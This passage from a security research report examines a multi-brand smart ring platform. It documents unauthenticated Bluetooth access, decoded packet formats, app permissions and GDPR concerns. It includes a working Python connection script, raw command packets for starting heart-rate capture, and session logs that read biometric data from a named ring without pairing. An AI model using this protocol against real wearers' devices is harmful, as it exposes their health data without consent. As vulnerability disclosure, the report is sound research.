Static analysis of shared preferences confirmed 90+ Bluetooth advertisement prefixes compiled into the single APK binary. Confirmed international consumer brands include: boAtring (India - boAt is one of India's largest consumer electronics companies with tens of millions of customers), COLMI (Global), Kogan (Australia - publicly traded retailer), Blaupunkt and Blaupunkt Pro V3 (Germany), MERLIN (Central/Eastern Europe), EVOLVEO and iGET and Niceboy (Czech Republic), Volkano Ring and PBL Qore (South Africa), itel (Africa/Asia - hundreds of millions of users), KSIX RING and Orbyt and Orbyt Touch (Spain), Zikr (Islamic devotional wearable market), IMIKI, NOON (Middle East), ZenRing, ACTIVEPLUS, Yesido, and RakuFit - alongside numerous OEM hardware model codes and white-label identifiers.

The backend server at api1.qcwxkjvip.com returned a device catalog from GET /qcwx/external/device/show/chat/withName listing 34 active hardware variants - all registered on the same production system, all responding with retCode:0 "Successful operation". Brand name and UI skin are runtime variables resolved at startup. The hidden modules, backend synchronization logic, Baidu-linked location components, and BLE communication behavior were consistently present across multiple application variants and brands using the same platform.

```
root@mrvar0x:/opt/genymobile/genymotion/tools# ./adb shell su -c 'grep "app_scan_config" /data/data/com.app.cq.ring/shared_prefs/UserConfig_Preferences_Qc_1.0.xml' | \
  tr ',' '\n' | grep -v "string\|xml\|<\|boolean\|int" | \
  grep -v "^$" | sort | pr -3 -t
9FSM                    HLR                     R20
ACTIVEPLUS              HR0                     R7
AFIAT08                 iGET                    RakuFit
Agen Band               IMIKI                   Ring
ANEL                    IO                      RING1
ARR-R12                 IRS                     Ring2
beVyla                  iStudio Ring            RingMacV
Blaupunkt               itel                    R_sleep
Blaupunkt Pro V3        JoyR                    RT
boAtring                KFI                     RZ
BOK                     Kogan                   SE
BoosterRing             KSIX RING               SF
b.ring                  LESR                    SHIFTX
bring                   Lity                    Skyhi
Bring                   M02                     sleepring
cardoO                  M7083                   Smart
CardoO                  MD Ring                 SMART
CELLULAR                MERLIN                  SR
Chiro                   MoRingGY                SSR
CNICK Ring              MXRING1                 STF
COLMI                   MXSR                    SUPREME
DIVO                    Newgen                  Sure
DS01                    newgen Ring             TC
EVOLVEO                 Niceboy                 Tempo
F21                     NOON                    TR
FITNESS                 OBA                     VK-5098
FitRing                 OneRing                 Volkano Ring
FITRING                 Or                      WELLNESS
Focus                   OR1                     Westend
Fyri                    O_R8                    WLEAPTIC
GL                      Orbyt                   Wonder
heal                    Orbyt Touch             XR
Heal                    OW Ring                 Yesido
HEAT                    PBL                     YOUTH
Hello Ring              QRing                   ZenRing
Herz P1 Ring            R 02                    Zikr
HerzRing                R1                      Zring
HIFTX
```

*Figure 34: shared_prefs: app_scan_config showing all Bluetooth brand prefixes - MERLIN, boAtring, VK-5098 and others*

## Finding 8 - Ring Hardware: Unauthenticated BLE Access

**Ring accepts unauthenticated BLE connections from any device within range**

Direct BLE connection established from a Python script without any pairing PIN, session token, cryptographic challenge, or device binding verification of any kind. Full operational sequence executed independently of the official companion application: time synchronization confirmed (SetTimeRsp), battery level read (100%), real-time heart rate measurement started and 35 continuous readings received (63–74 bpm at 1-second intervals), measurement stopped cleanly. The ring hardware cannot distinguish the legitimate owner's phone from any other BLE client within Bluetooth range (~10-50 metres).

The complete BLE protocol was reverse engineered from the decompiled APK source. The BLE library is com.oudmon.ble - a custom Realtek-based implementation. BeanFactory.java maps every opcode to its response handler. The Nordic UART Service (NUS) on UUID 6e40fff0-b5a3-f393-e0a9-e50e24dcca9e is the primary data channel. Commands are written to characteristic 6e400002 and responses arrive on notification characteristic 6e400003.

The 16-byte packet structure was observed from BaseReqCmd.getData(): byte[0] = opcode, bytes[1..14] = payload padded with zeros, byte[15] = CRC checksum (sum of bytes 0-14 mod 256). SetTimeReq confirmed the ring uses BCD-encoded time values. The complete handshake sequence - PackageLengthRsp (0x2F), SetTimeRsp (0x01), BatteryRsp (0x03) - was observed before any measurement command was accepted.

```
# Complete BLE session - no official app - no Chinese server - no authentication
# Executed directly from Python using decompiled packet structure

→ SEND: 012605090218280100000000000000078   (SetTime - opcode 0x01 - BCD encoded)
← RECV: 2ff4000000000000000000000000000023   (PackageLengthRsp - max 244 bytes)
← RECV: 0101000002000000000100200000 3055   (SetTimeRsp - time sync)

→ SEND: 030000000000000000000000000000003   (Battery request - opcode 0x03)
← RECV: 036400000000000000000000000000067   (BatteryRsp - 0x64 = 100% charged)

→ SEND: 690601000000000000000000000000070   (StartHeartRate - type=6 action=1)
← RECV: 69060000000000000000000000000006f   (measurement started)
← RECV: 6906003f0000000000000000000000ae   (HR = 0x3f = 63 bpm - settling)
← RECV: 690600410000000000000000000000b0   (HR = 0x41 = 65 bpm)
← RECV: 690600470000000000000000000000b6   (HR = 0x47 = 71 bpm)
← RECV: 6906004a0000000000000000000000b9   (HR = 0x4a = 74 bpm - peak)
  ... 35 readings total at 1-second intervals ...

→ SEND: 690604000000000000000000000000073   (StopHeartRate - action=4)
← RECV: 69060000000000000000000000000006f   (measurement stopped)

# Result: Complete biometric session with zero authentication
# MAC address visible in Burp - packet structure in APK source
# Any party within ~10m can replicate this session
```





*Figure 35: Decompiled BLE command dispatcher (BeanFactory.java) - case 105 (StartHeartRateRsp) and case 122 (MuslimRsp) visible with no authentication checks before packet processing.*

```
19    public static final byte TYPE_HEARTRATE = 1;
20    public static final byte TYPE_HRV = 10;
21    public static final byte TYPE_PRESSURE = 8;
22    public static final byte TYPE_REALTIMEHEARTRATE = 6;
23    private byte sub;
24    private byte type;
25
26    private StartHeartRateReq(byte b, byte b2) {
27        super((byte) 105);
28        this.type = b;
29        this.sub = b2;
30    }
31
32    public static StartHeartRateReq getEcgReqStartAndStop(boolean z) {
33        return z ? new StartHeartRateReq((byte) 16, (byte) 1) : new StartHeartRateReq((byte) 16, (byte) 4);
34    }
35
36    public static StartHeartRateReq getRealtimeHeartRate(byte b) {
37        return new StartHeartRateReq((byte) 6, b);
38    }
39
40    public static StartHeartRateReq getSimpleReq(byte b) {
41        return new StartHeartRateReq(b, b < 3 ? (byte) 0 : BLEDataFormatUtils.decimalToBCD(25));
42    }
43
44    @Override // com.oudmon.ble.base.communication.req.BaseReqCmd
```

*Figure 36: StartHeartRateReq packet structure - simple 2-byte commands (type/sub fields) with no cryptographic validation, session tokens, or device binding mechanisms.*

### What are NUS?

Nordic UART Service (NUS) is a custom Bluetooth Low Energy (BLE) communication protocol developed by Nordic Semiconductor that emulates a serial UART connection over BLE. It allows bidirectional communication between mobile devices and embedded hardware using simple byte-array packet exchange.

## Why Manufacturers Use NUS

- Simple to implement across Android and iOS
- Low power consumption suitable for wearable devices
- Flexible custom packet handling
- Easy firmware integration for low-cost IoT ecosystems
- Eliminates the need for complex BLE profile development

```
mrvar0x@mrvar0x:~/Ring$ python3 << 'EOF'
import asyncio
from bleak import BleakClient
from datetime import datetime

RING = "31:35:44:32:B0:06"

NUS_WRITE  = "6e400002-b5a3-f393-e0a9-e50e24dcca9e"  # send commands here
NUS_NOTIFY = "6e400003-b5a3-f393-e0a9-e50e24dcca9e"  # receive data here
VENDOR_W   = "de5bf72a-d711-4e47-af26-65e3012a5dc7"  # secondary write
VENDOR_N   = "de5bf729-d711-4e47-af26-65e3012a5dc7"  # secondary notify

def handler(sender, data):
    ts = datetime.now().strftime("%H:%M:%S.%f")[:-3]
    print(f"[{ts}] FROM RING [{sender}]")
    print(f"  HEX: {data.hex()}")
    print(f"  DEC: {list(data)}")
    print()

async def listen():
    print(f"[*] Connecting to {RING}...")
    async with BleakClient(RING, timeout=20.0) as client:
        print(f"[+] Connected — MTU: {client.mtu_size}")

        # Negotiate larger MTU for faster data transfer
        try:
            await client._backend._acquire_mtu()
            print(f"[+] MTU negotiated: {client.mtu_size}")
        except:
            pass

        # Subscribe to both notification channels
        await client.start_notify(NUS_NOTIFY, handler)
        print(f"[+] Subscribed to NUS notify channel")

        try:
            await client.start_notify(VENDOR_N, handler)
            print(f"[+] Subscribed to vendor notify channel")
        except Exception as e:
            print(f"[-] Vendor notify: {e}")

        print("\n[*] Wearing the ring? Data will appear below.")
        print("[*] Listening for 90 seconds...\n")
        await asyncio.sleep(90)

asyncio.run(listen())
EOF
[*] Connecting to 31:35:44:32:B0:06...
/home/mrvar0x/.local/lib/python3.12/site-packages/bleak/backends/bluezdbus/client.py:646: UserWarning: Using default MTU value. Call _acquire_mtu() or set _mtu_size first to avoid this warning.
  warnings.warn(
[+] Connected — MTU: 23
[+] MTU negotiated: 247
[+] Subscribed to NUS notify channel
[+] Subscribed to vendor notify channel
```

*Figure 37: Python exploitation script connecting to ring MAC 31:35:44:32:B0:06 via Nordic UART Service (NUS) UUIDs without any pairing or authentication handshake.*

```
[*] Connecting to 31:35:44:32:B0:06...
/home/mrvar0x/.local/lib/python3.12/site-packages/bleak/backends/bluezdbus/client.py:646: UserWarning: Using default MTU value. Call _acquire_mtu() or set _mtu_size first to avoid this warning.
  warnings.warn(
[+] Connected — MTU: 23
[+] MTU negotiated: 247
[+] Subscribed to NUS notify channel
[+] Subscribed to vendor notify channel

[*] Wearing the ring? Data will appear below.
[*] Listening for 90 seconds...

[02:03:11.934] FROM RING [6e400003-b5a3-f393-e0a9-e50e24dcca9e (Handle: 17): Nordic UART TX]
  HEX: 730c6401000000000000000000000e4
  DEC: [115, 12, 100, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 228]

[02:03:12.895] FROM RING [6e400003-b5a3-f393-e0a9-e50e24dcca9e (Handle: 17): Nordic UART TX]
  HEX: 730c6301000000000000000000000e3
  DEC: [115, 12, 99, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 227]

[02:03:18.415] FROM RING [6e400003-b5a3-f393-e0a9-e50e24dcca9e (Handle: 17): Nordic UART TX]
  HEX: 730c6300000000000000000000000e2
  DEC: [115, 12, 99, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 226]

[02:03:18.895] FROM RING [6e400003-b5a3-f393-e0a9-e50e24dcca9e (Handle: 17): Nordic UART TX]
  HEX: 730c6300000000000000000000000e2
  DEC: [115, 12, 99, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 226]

[02:03:30.896] FROM RING [6e400003-b5a3-f393-e0a9-e50e24dcca9e (Handle: 17): Nordic UART TX]
  HEX: 730c6301000000000000000000000e3
  DEC: [115, 12, 99, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 227]

[02:03:37.855] FROM RING [6e400003-b5a3-f393-e0a9-e50e24dcca9e (Handle: 17): Nordic UART TX]
  HEX: 730c6300000000000000000000000e2
  DEC: [115, 12, 99, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 226]

[02:03:37.855] FROM RING [6e400003-b5a3-f393-e0a9-e50e24dcca9e (Handle: 17): Nordic UART TX]
  HEX: 730c6300000000000000000000000e2
  DEC: [115, 12, 99, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 226]

[02:04:01.375] FROM RING [6e400003-b5a3-f393-e0a9-e50e24dcca9e (Handle: 17): Nordic UART TX]
  HEX: 730c6301000000000000000000000e3
  DEC: [115, 12, 99, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 227]

[02:04:01.855] FROM RING [6e400003-b5a3-f393-e0a9-e50e24dcca9e (Handle: 17): Nordic UART TX]
  HEX: 730c6401000000000000000000000e4
  DEC: [115, 12, 100, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 228]

[02:04:02.336] FROM RING [6e400003-b5a3-f393-e0a9-e50e24dcca9e (Handle: 17): Nordic UART TX]
  HEX: 730c6400000000000000000000000e3
  DEC: [115, 12, 100, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 227]

[02:04:02.336] FROM RING [6e400003-b5a3-f393-e0a9-e50e24dcca9e (Handle: 17): Nordic UART TX]
  HEX: 730c6400000000000000000000000e3
```

Figure 38: Unauthenticated BLE session established - receiving continuous Nordic UART TX packets (Handle 17) with raw biometric sensor data in real-time.

Full exploitation sequence: SET_TIME → BATTERY_REQ (100%) → START_HR → 39 heart rate readings (63-74 bpm) → STOP_HR - zero authentication across entire 58-second session.


### 2. R20_B006 Protocol Architecture

Service & Characteristic UUIDs
Based on packet analysis, the R20_B006 uses the following structure:

Service UUID: 6e400001-b5a3-f393-e0a9-e50e24dcca9e
├── Write: 6e400002-b5a3-f393-e0a9-e50e24dcca9e (Mobile → Ring)
└── Notify: 6e400003-b5a3-f393-e0a9-e50e24dcca9e (Ring → Mobile)


### How it Works

Write Characteristic:
Your phone sends commands to the ring by writing 16-byte packets to the Write characteristic.




Decoded:
• Opcode 0x69 = Start heart-rate monitoring
• 0x01 = Enable monitoring
• Final byte = CRC checksum

Notify Characteristic:
Ring sends responses and data back to your phone via notifications.
Example - Heart Rate Data:




Packet Structure:
• Byte 0: Opcode
• Bytes 1–14: Command-specific payload
• Byte 15: CRC checksum

Decoded Values:
• Opcode 0x73 = Heart-rate notification
• 0x63 = 99 BPM
• 0x01 = Device worn state
• Final byte = CRC checksum

The checksum mechanism consists of a simple 8-bit sum of bytes 0–14 masked to one byte, providing basic error detection but no cryptographic integrity protection.





*Figure 39: Unauthenticated BLE heart rate extraction - Python script successfully connected to ring hardware, synchronized time, read battery (100%), and captured 35 continuous HR readings (63-74 bpm) without pairing or authentication*

### Independent BLE Research Client

To validate the practical impact of the BLE trust model weaknesses identified during testing, a separate Android research application was developed using React Native to communicate directly with the wearable device outside the official QRing ecosystem.

The application implemented direct interaction with the Nordic UART Service (NUS) protocol exposed by the ring and was capable of establishing BLE communication without requiring cloud authentication, official account credentials, or synchronization through the vendor application.

During testing, the research client successfully connected to the ring hardware, enumerated BLE services, issued protocol commands, and retrieved historical data records stored locally on the device, including heart-rate and SpO2 measurements.

The testing demonstrated that locally stored biometric data remained accessible through direct BLE interaction whenever the device was reachable and advertising over Bluetooth Low Energy.





*Figure 40: Custom mobile app based on React Native read ring historical data remotely without authentication*

### Impact

The ability to develop an independent third-party client capable of retrieving historical medical data outside the official application ecosystem demonstrates that access control enforcement relied primarily on protocol accessibility rather than authenticated trust establishment.

As a result, nearby unauthorized devices capable of communicating with the exposed BLE protocol could potentially access locally stored health-related data such as heart-rate measurements, blood oxygen (SpO2) records, and other biometric information directly from the wearable device without requiring official application authorization or backend account compromise.

**Privacy Problem:** With a custom mobile application, I can access your medical data and monitor current sensor activity directly from the ring hardware without relying on centralized backend infrastructure or extensive third-party data collection.

**The same protocol** weakness that enables unauthorized access also demonstrates that a privacy-preserving alternative application could theoretically interact with the device in a significantly safer and more transparent manner**.**

## Security Vulnerabilities

### 1. No Encryption

All observed BLE traffic was transmitted in plaintext without an additional encrypted application-layer protocol. Heart-rate data, battery values, and activity-related data remained directly visible during packet capture and protocol analysis.

Example intercepted packet:
73 0C 63 01 00 00 00 00 00 00 00 00 00 00 E3

The decoded packet exposed the heart-rate value directly in plaintext during transmission. Because communication occurred over unauthenticated Nordic UART Service (NUS) channels, nearby attackers equipped with BLE sniffing hardware such as Ubertooth One or nRF52840 devices could potentially intercept device data transmissions passively within BLE range.

### 2. No Authentication

Testing confirmed the ring accepted direct BLE connections without requiring authenticated session establishment, verified device identity, or observable credential exchange. During testing, independent clients were able to establish communication with the ring hardware outside the official application ecosystem. This behavior allowed unauthorized interaction with BLE services capable of exposing locally stored health data and accepting protocol commands without requiring official application authentication.

### 3. No Command Authorization

The protocol did not implement observable command-signing, HMAC validation, replay protection, or command authorization mechanisms. During testing, syntactically valid packets generated outside the official application environment were accepted by the ring hardware. This behavior allowed arbitrary command injection scenarios including repeated sensor activation requests and manipulated synchronization packets capable of altering locally stored data context.

### 4. Weak Checksum (CRC)

Protocol integrity protection relied on a simple 8-bit checksum mechanism calculated as the sum of packet bytes masked to a single byte value. The checksum provided basic transmission error detection but no cryptographic integrity guarantees.

During testing, modified packets with recalculated CRC values were accepted successfully by the ring, indicating packet integrity verification was not designed to resist intentional packet manipulation or forgery.

### 5. Public Fixed MAC Address

The wearable device consistently advertised a persistent BLE MAC address without observable address randomization behavior during testing. Because the identifier remained stable across sessions, the device could theoretically be correlated across multiple physical locations using passive BLE monitoring systems.

Such behavior may create privacy concerns in environments where persistent BLE identifiers can be logged or associated with recurring user presence patterns over time.

### 6. Firmware Signing Not Observed

Firmware authenticity verification mechanisms were not observed during protocol analysis or runtime testing. If firmware integrity validation is absent within the update workflow, malicious firmware modification or unauthorized firmware injection may theoretically become possible depending on the device's OTA update architecture.

# Declared Permissions - Risk Assessment

The following permissions are declared in AndroidManifest.xml. For each, the legitimate justification (if any) and actual risk based on confirmed findings are assessed.

| Permission | Legitimate Need | Actual Risk |
|---|---|---|
| `RECORD_AUDIO` | No recording functionality exposed through the standard consumer UI. | MeetingRecordingActivity successfully activated microphone through AudioRecord.startRecording() after permission grant. Hidden recording and transcription infrastructure exists in production APK despite not being exposed through the normal consumer UI. |
| `ACCESS_FINE_LOCATION` | Bluetooth scanning compatibility on older Android versions | Baidu SDK uses this. 481-byte payload to Baidu China captured. User told it was for Bluetooth scanning - false. |
| `READ_PHONE_STATE` | None for ring sync | HIGH: IMEI access enables permanent device fingerprinting beyond ring MAC. |
| `ANSWER_PHONE_CALLS` | None for fitness ring | HIGH: Call interception - no legitimate use case. |
| `DEVICE_POWER` | Marginal | HIGH: Prevents force-stop - persistence mechanism. |
| `KILL_BACKGROUND_PROCESSES` | None | MEDIUM: Anti-analysis / persistence tool. |
| `INTERACT_ACROSS_USERS` | None | HIGH: Multi-user data collection risk. |
| `REQUEST_IGNORE_BATTERY_OPTIMIZATIONS` | Bluetooth sync (marginal) | MEDIUM: Always-on background operation guaranteed. |

# Privacy & Regulatory Implications

## GDPR Analysis

| Framework / Article | Assessment |
|---|---|
| **Art. 5/13/14 - Transparency** | Email, ring MAC, biometric profile transmitted to Guangdong CN. No disclosure of Chinese server destinations in any consent flow reviewed. Privacy policy hosted on the same backend infrastructure used for application synchronization and API communication (api2.qcwxkjvip.com/use_pricavy.html) - operator controls its own privacy documentation. |
| **Art. 9 - Special Category Data** | Action_muslimUserTarget=true set automatically. Muslim practice DB tables with sync fields confirmed. No consent screen for religious data collection. Religious belief is special category - requires explicit Art. 9(2)(a) consent. |
| **Art. 44–49 - Third Country Transfer** | China has no EU adequacy decision. Transfers to api1.qcwxkjvip.com, china.qcwxwire.com, and cnloc.map.baidu.com without publicly disclosed transfer safeguards or lawful transfer mechanisms may raise GDPR Chapter V compliance concerns. |
| **Art. 25 - Data Minimisation** | Data spans reproductive health, religious practice, meeting transcripts, phone contacts, ECG waveforms - significantly broader than what users would reasonably expect from a standard consumer fitness wearable platform. |
| **Art. 6 - Lawful Basis** | setAgreePrivacy(true) grants Baidu SDK consent programmatically. Location permission prompts stated location access was required for Bluetooth scanning despite Android 12+ introducing BLUETOOTH_SCAN permission support. BLUETOOTH_SCAN permission was already granted - runtime testing confirmed Baidu-related SDK components accessed GPS-related data following location permission approval. |
| **UK GDPR / ICO** | China has no UK adequacy regulation. ICO is the relevant supervisory authority. UK consumers are directly affected. |
| **FTC Act (US)** | Collection of biometric health data without adequate disclosure may raise concerns under FTC Act §5 regarding transparency and disclosure of biometric and telemetry-related data practices. |
| **F-21 - CERT Scope** | Application-side signing architecture reused across a multi-brand wearable ecosystem - warrants CERT-EU / NCSC-UK notification as a systemic authentication vulnerability. |

# Confirmed vs. Not Confirmed

| Finding | Status |
|---|---|
| Identity + hardware MAC transmitted every cold launch | ✓ CONFIRMED |
| Biometric profile (DOB/gender/height/weight) retrievable through backend API responses | ✓ CONFIRMED |
| Baidu SDK transmits to China - 481-byte payload captured | ✓ CONFIRMED |
| setAgreePrivacy(true) grants Baidu consent at startup - no UI | ✓ CONFIRMED |
| Action_muslimUserTarget=true identified in application storage during runtime testing | ✓ CONFIRMED |
| Prayer-related GPS coordinates persisted and reappeared during subsequent cold startups after hidden Muslim/Qibla functionality activation | ✓ CONFIRMED |
| 50+ Muslim source files in production binary - 21 hidden screens | ✓ CONFIRMED |
| Microphone activation confirmed inside manually launched MeetingRecordingActivity via Frida AudioRecord hook | ✓ CONFIRMED |
| Request-signing bypass - forged request accepted by live production backend using reproduced APK signing logic | ✓ CONFIRMED |
| Chinese sleep log - 10s resolution - world-readable /sdcard/ | ✓ CONFIRMED |
| 90+ brands identified sharing a common wearable application ecosystem, backend infrastructure patterns, and compiled functionality | ✓ CONFIRMED |
| Ring hardware – unauthenticated BLE access | ✓ CONFIRMED |
| Background audio recording during normal use | ✗ NOT CONFIRMED |
| Remote server activation of microphone | ✗ NOT CONFIRMED |
| Audio upload/exfiltration observed in network | ✗ NOT CONFIRMED |
| Continuous background GPS transmission confirmed | ✗ NOT CONFIRMED |

# Investigation Limitations

This investigation focused on observable application behavior, runtime instrumentation, network traffic, APK reverse engineering, and local device analysis performed within a controlled research environment.

The findings documented throughout this report demonstrate the existence of hidden functionality, backend communication patterns, dormant feature exposure mechanisms, and associated runtime communication behavior directly observed during testing. However, the investigation did not include access to backend server infrastructure, internal operator documentation, production databases, or proprietary source code belonging to the platform operator.

As a result, certain architectural interpretations presented in this report are based on reproducible technical observations rather than internal organizational confirmation. The report therefore avoids attributing intent beyond what could be technically validated during testing.

Additionally, while multiple hidden modules were confirmed functional through runtime instrumentation and controlled activation techniques, testing did not demonstrate covert background microphone activation or autonomous religious-feature activation without prior manual interaction during the research process.

